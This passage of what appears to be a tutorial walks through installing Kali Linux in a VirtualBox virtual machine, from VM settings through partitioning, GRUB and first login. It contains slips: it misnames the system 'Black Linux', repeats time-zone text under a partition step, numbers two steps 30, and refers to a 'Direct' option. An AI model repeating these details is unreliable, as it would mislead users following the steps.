


Change the processors to 2 and enable the extended feature under the Execution Cap and click on the OK button.

12. Go to the display tab and increases video memory and enable extended features.



13. Go to the Storage tab and locate the Kali Linux ISO.



Now click on the OK button and start your virtual machine.

14. Select the Graphic Installation option from the Boot menu.

Here, you will see many options. Use the down arrow to select the Graphical Installation and click Continue.




15. Select a language. We recommend using your native language or any other language that you are conversational in so that you won't face any difficulties.



16. Select a Location

In this dialog box, you will be asked to select the location you are in so that you can continue. This option determines the location of the Kali Linux operating system. Later, you will have to determine the time zone based on the location you chose.



17. Configure the Keyboard

This dialog box requires you to select the keyboard layout. To select the keyboard layout, use the arrow keys and click Next. This option configures your keyboard under the Black Linux operating system. By default, it is configured in American English.




After you click Next, the installation progress will be displayed and you will see the Network Configuration dialog box.



18. Configure the Network – Enter Hostname

In this dialog box, you will be prompted to enter the hostname for your system. This is a home network so you can set anything. Once you have entered the name, click Continue.



19. Configure the Network – Enter a domain name

This dialog box asks you to enter the domain name for your system. Being a home network, we can set something like homenetwork.com or anything else.



20. Set User and password

In this dialog, you will be asked to enter a password for the root user account. Enter a password of your choice and click Continue. This user password is the password for the root with which you will log in at the end of the installation.



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

Show Password in Clear

Screenshot

Go Back

Continue

You will only be asked to set up a user if you leave the root password blank in the screen above. If you set a password, the following screens are not displayed. In this case, you will have to log in as root using the password that you have set above.

In this screen, on the other hand, you ought to enter the username of the account in lowercase. This account must be used for general non-administrative activities. Click Continue.

For the screen that comes up next, you must enter the full name of the user except the root. This account should be used for general non-administrative activities. Click Continue.




Kali Linux Installation – Set Up User

For this screen, you must enter the username of the account, in small letters. This is important when you want to login as a non-root user. This account should be used for non-administrative general activities. Once you're done, click Continue.



Kali Linux installation – Set Up User Account

In the screen above, you must enter the password for the newly created user. Keep in mind that this is not the root password. Once you have entered the password, click Next.



Kali Linux Installation – Set up User Password

21. Configure Clock

This dialog box asks for a time zone based on the selected location. Please enter the time zone of your choice and click Next.



22. Partition Disk

This dialog asks how you wish to partition your hard drive. Select Direct - Use the entire disk and click Next. This is the default option.



Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:

Guided - use entire disk

Guided - use entire disk and set up LVM

Guided - use entire disk and set up encrypted LVM

Manual

[Screenshot](#)

[Go Back](#)

[Continue](#)

Install Ka Partition Disk Screenshot




23. Select the Partition Plan

This dialog prompts you to select a disk partitioning plan. By default, select all files in a partition and click Next.



24. Disk Partition Overview

The next dialog box prompts you to specify the time zone based on the previously selected location. Enter the time zone of your choice and click Continue.



25. Disk Partition Confirmation

In this dialog, you are asked to confirm the changes in the disk. Select Yes and click Continue.



26. Installation Starts

Once everything is set, the actual installation will start. Wait until the package manager is configured



27. Configure the package manager

This dialog asks if you want to configure the network mirror for the package manager. Select Yes and then continue. You can skip this by choosing No. The default option, Yes, is better.



28. Configure the package manager – HTTP Proxy

This dialog asks if you want an HTTP proxy. Leave the field blank and click Next.




The installation process will continue. Wait a while and continue the process.



29. Install GRUB boot loader

This dialog box asks if you want to install the GRUB boot loader. Select Yes and click Continue.



30. Select the device for the GRUB boot loader installation

This dialog asks you to select a boot loader device for the GRUB installation. Select “/dev/sda” and then click Next.




The installation will continue. Wait until the process comes to an end.



31. Installation Complete

The installation will continue to a point where an “Installation Complete” dialog box appears. Click Next to complete the installation process and wait for the virtual machine to restart. After reboot, the login screen should be displayed. Log in with your username and enter your password. You'll see a Kali Linux desktop.




A new installation window will appear. This, however, is only meant to complete the installation process and will restart the VM again.



Kali Linux Installation


After the VM reboots, you will see a Kali Linux black login screen.

Log in with the username “Root,” and the password should be what you entered during the first installation process.




Step 30 – Switching to Full Screen mode

Keep in mind that you won't be in a position to switch to the full-screen mode after logging in. What you'll see is a resolution of 800×600 , which is the standard resolution. This is because there are no virtual box tools installed. Complete the steps required to install the virtual box. After installation and restart, you should view the desktop in the same resolution as your computer.

